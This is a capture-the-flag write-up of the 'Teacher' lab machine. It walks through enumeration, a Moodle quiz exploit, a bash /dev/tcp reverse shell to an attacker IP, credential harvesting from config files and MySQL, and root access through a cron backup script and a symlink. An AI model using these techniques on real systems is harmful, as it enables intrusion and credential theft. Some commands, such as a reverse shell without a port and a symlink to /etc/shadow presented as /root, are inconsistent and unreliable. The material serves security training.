Loot

Box Info

- Name : Teacher
- IP : 10.10.10.153
- Level : Medium
- OS : Linux

Creds

Service	Username	Password	Description
Moodle Login	giovanni	Th4C00lTheacha#	Found in /images/5.png
Mysql Login	root	Welkom1!	Found in config.php.save in var/www/moodle
User Login - giovanni	giovanni	expelled	Found in mdl_users in mysql

Nmap

- Full Scan - Running custom scripts and version enumeration on all ports

```
sudo nmap -sC -sV -oA nmap/full_scan 10.10.10.153 -p-
130 ↵Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 09:32 EDTNmap scan
report for 10.10.10.153Host is up (0.19s latency).Not shown: 65534 closed
portsPORT   STATE SERVICE VERSION80/tcp open  http    Apache httpd 2.4.25
((Debian))|_http-server-header: Apache/2.4.25 (Debian)|_http-title: Blackhat
highschoolService detection performed. Please report any incorrect results at
https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in
1250.03 seconds
```

Quick Glance

- Just Port 80 open
- Apache 2.4.25 and Debian
- Mention of a portal to login. Need to check that - moodle

Gobuster

Directory Enumeration

```
/images               (Status: 301) [Size: 313] [-->
http://10.10.10.153/images/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.10.153/css/]
/manual               (Status: 301) [Size: 313] [-->
http://10.10.10.153/manual/]
/js                   (Status: 301) [Size: 309] [--> http://10.10.10.153/js/]
/javascript           (Status: 301) [Size: 317] [-->
http://10.10.10.153/javascript/]
/fonts                (Status: 301) [Size: 312] [-->
http://10.10.10.153/fonts/]
/phpmyadmin           (Status: 403) [Size: 297]
/moodle               (Status: 301) [Size: 313] [-->
http://10.10.10.153/moodle/]
/server-status        (Status: 403) [Size: 300]
```

- In /images, we can see that 5.png has different size than all the other images.
- We can download that and we can check for the contents.

```
cat 5.png.1
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is
Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
```

- We can see that we need to figure out the last character of the password, considering utf-8 encoding.
- Using the python3 script in the directory - `exploit.py`, we can just bruteforce the password.

- Credentials for loggin in → giovanni:Th4C00lTheacha#


Foothold

Getting reverse shell

- Fom the exploit described by ripstech, we can create a quiz.
- We can first check if `ping -c 1 10.10.14.12` is working or not.

```
 sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:35:15.237927 IP 10.10.10.153 > 10.10.14.12: ICMP echo request, id 882, seq
1, length 64
09:35:15.237980 IP 10.10.14.12 > 10.10.10.153: ICMP echo reply, id 882, seq 1,
length 64
09:35:15.412755 IP 10.10.10.153 > 10.10.14.12: ICMP echo request, id 884, seq
1, length 64
09:35:15.412804 IP 10.10.14.12 > 10.10.10.153: ICMP echo reply, id 884, seq 1,
length 64
09:35:21.773372 IP 10.10.10.153 > 10.10.14.12: ICMP echo request, id 886, seq
1, length 64
09:35:21.773407 IP 10.10.14.12 > 10.10.10.153: ICMP echo reply, id 886, seq 1,
length 64
09:35:21.978014 IP 10.10.10.153 > 10.10.14.12: ICMP echo request, id 888, seq
1, length 64
09:35:21.978046 IP 10.10.14.12 > 10.10.10.153: ICMP echo reply, id 888, seq 1,
length 64
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

- We can create a reverse shell request `bash -c 'bash -i >& /dev/tcp/10.10.14.12'` to get a reverse shell.




```
nc -lnvp 9001
1 ↵
listening on [any] 9001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.153] 60142
bash: cannot set terminal process group (829): Inappropriate ioctl for device
bash: no job control in this shell
www-data@teacher:/var/www/html/moodle/question$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
<ion$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@teacher:/var/www/html/moodle/question$ ^Z
[1]  + 2669 suspended  nc -lnvp 9001
┌─norman@kali ~/Hack-The-Box/machines/teacher ‹main*›
└─$ stty raw -echo; fg
148 ↵
[1]  + 2669 continued  nc -lnvp 9001

...[Press RET twice]...
```

Privilege Escalation

- From /var/www/html/moodle/config.php.save, we can get the mysql credentials.

```
www-data@teacher:/var/www/html/moodle$ cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
```

- We can login using `mysql -u root -pWelkom1!`
- We can check in database moodle, there is a table named as `mdl_user`

```
MariaDB [moodle]> select id,username,password from mdl_user;
+------+-------------+------------------------------------------------------------
-----+
| id   | username    | password
|
+------+-------------+------------------------------------------------------------
-----+
|    1 | guest       |
$2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
|    2 | admin       |
$2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
|    3 | giovanni    |
$2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| 1337 | Giovannibak | 7a860966115182402ed06375cf0a22af
```

```
|
```

- We can see the password with user ID: LEET is in md5sum, which we can check online (no need for hashcat or john)
- giovanni:expelled
- We can try loggin in using these credentials. /etc/passwd, would have had the users with login capabilities, from where we can get the user giovanni, or check the home directory.

User: root

- After running linpeas, we can see that there is a file `/usr/bin/backup.sh`, which we can read, which is creating a backup of /home/giovanni/work/courses directory in a tar file in ./tmp directory and then extarcting that and changing the pemissions to 777 for all the files recursively.

```
giovanni@teacher:/var/www/html/moodle$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

- Also date tells us that backup file is being created every minute, with root privileges, so there must be a cron job which is perfoming this every minute with rroot prrivileges.

```
giovanni@teacher:~$ ls -la work/tmp/backup_courses.tar.gz
-rwxrwxrwx 1 root root 45 Apr 18 16:15 work/tmp/backup_courses.tar.gz
giovanni@teacher:~$ date
Sun Apr 18 16:15:12 CEST 2021
giovanni@teacher:~$
```

- So we can change the couses file as such so that we can get the root access or flag. We can create a symbolic link named `course` to root directory, using `ln -s /root`

`courses`. Now the script will make a backup for the root directory and then get us `root.txt` in the `./tmp/course` directory

```
giovanni@teacher:~/work$ ls -la
total 16
drwxr-xr-x 4 giovanni giovanni 4096 Apr 18 15:44 .
drwxr-x--- 4 giovanni giovanni 4096 Nov  4  2018 ..
lrwxrwxrwx 1 giovanni giovanni   11 Apr 18 15:44 courses -> /etc/shadow
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 courses.bak
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
giovanni@teacher:~/work$ cat tmp/courses/root.txt
4f3a83b4...
giovanni@teacher:~/work$
```